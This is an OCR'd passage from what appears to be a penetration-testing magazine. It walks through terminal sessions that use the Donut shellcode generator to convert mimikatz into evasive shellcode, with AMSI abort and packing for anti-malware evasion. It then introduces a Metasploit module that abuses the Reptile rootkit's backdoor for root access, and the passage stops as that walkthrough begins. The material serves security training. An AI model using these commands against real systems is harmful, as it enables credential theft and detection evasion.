


```
hackercoolmagz@kali:~/Donut$ ./donut mimikatz.exe -a 1 -b 2 -e 2 -f 6

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "mimikatz.exe"
  [ Entropy       : Random Names
  [ File type     : EXE
  [ Target CPU    : x86
  [ AMSI/WDLP     : abort
  [ Shellcode     : "loader.ps1"
hackercoolmagz@kali:~/Donut$ 
```




```
hackercoolmagz@kali:~/Donut$ ls
CHANGELOG.md       encrypt.o    LICENSE             Makefile.mingw
clib.o             examples     loader              Makefile.msvc
DemoCreateProcess  format.c     loader.b64          MANIFEST.in
docs               format.o     loader.bin          mimikatz.exe
donut              generators   loader_exe_x64.go   ModuleMonitor
donut.c            hash.c       loader_exe_x64.h    ProcessManager
donutmodule.c      hash.o       loader_exe_x86.go   README.md
donut.o            img          loader_exe_x86.h    setup.py
DonutTest          include      loader.ps1          version-release-notes.txt
encrypt.c          lib          Makefile
hackercoolmagz@kali:~/Donut$
```

The "-z" option is used to setting packing and compressing engines. Donut doesn't use any compression by default. However it supports four compression engines. 2=aPLib, 3=LZNT1, 4=Xpress, 5=Xpress Huffman. Only the aPlib compressor works in Linux. Rest of them work in windows. Compression reduces the size of the payload whereas packing is used to avoid detection by anti malware.



```
hackercoolmagz@kali:~/Donut$ ./donut mimikatz.exe -a 1 -b 2 -e 2 -z 2

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "mimikatz.exe"
  [ Entropy       : Random Names
  [ Compressed    : aPLib (Reduced by 52%)
  [ File type     : EXE
  [ Target CPU    : x86
  [ AMSI/WDLP     : abort
  [ Shellcode     : "loader.bin"
hackercoolmagz@kali:~/Donut$
```

We have seen that by default, Donut saves the payloads it creates in the same directory.The location as to where the payload is saved can be changed with the "-o" option.



```
hackercoolmagz@kali:~/Donut$ ./donut mimikatz.exe -a 1 -b 2 -e 2 -o /tmp/mimikat
z.bin

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "mimikatz.exe"
  [ Entropy       : Random Names
  [ File type     : EXE
  [ Target CPU    : x86
  [ AMSI/WDLP     : abort
  [ Shellcode     : "/tmp/mimikatz.bin"
hackercoolmagz@kali:~/Donut$
```

Thats all about the Donut shellcode generator, readers. We will be using Donut in our future Issues and there we will learn more about this tool and how it is used in real world penetratio-n testing.

Reptile Rootkit, Diamorphine Rootkit, Wordpress InfiniteWP, Windscribe Modules

METASPLOIT THIS MONTH


Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

Reptile Rootkit reptile_cmd Privilege Escalation Module

TARGET: Reptile Rootkit on supported systems given below **TYPE: Remote**


A rootkit is a type of malware that gives attackers continued privileged access to a computer system while actively hiding itself. Once installed, its detection becomes very difficult. This module is about privilege escalation in Linux systems using one such rootkit. Reptile rootkit is a Linux rootkit that works on systems Debian 9: 4.9.0-8-amd64, Debian 10: 4.19.0-8-amd64 Ubuntu 18.04.1 LTS: 4.15.0-38-generic, Kali Linux: 4.18.0-kali2-amd64, Centos 6.10: 2.6.32-754.6.3.el6.x86_64, Centos 7: 3.10.0-862.3.2.el7.x86_64 and Centos 8: 4.18.0-147.5.1.el8_1.x86_64. This penetration testing scenario is like this. We hacked a target system (from the above supported operating systems) and we got basic privileges. Now this target system has Reptile toolkit installed by another hacker (normally nobody infects his own system with rootkits). Using this rootkit, we can escalate our privileges to root.

Coming to the exploit module, it uses the backdoor executable present in the rootkit named reptile_cmd to gain root privileges. Let's see how this module works. We have tested this on Ubuntu 18 operating system. First, install the reptile rootkit on the target Ubuntu system as shown below.



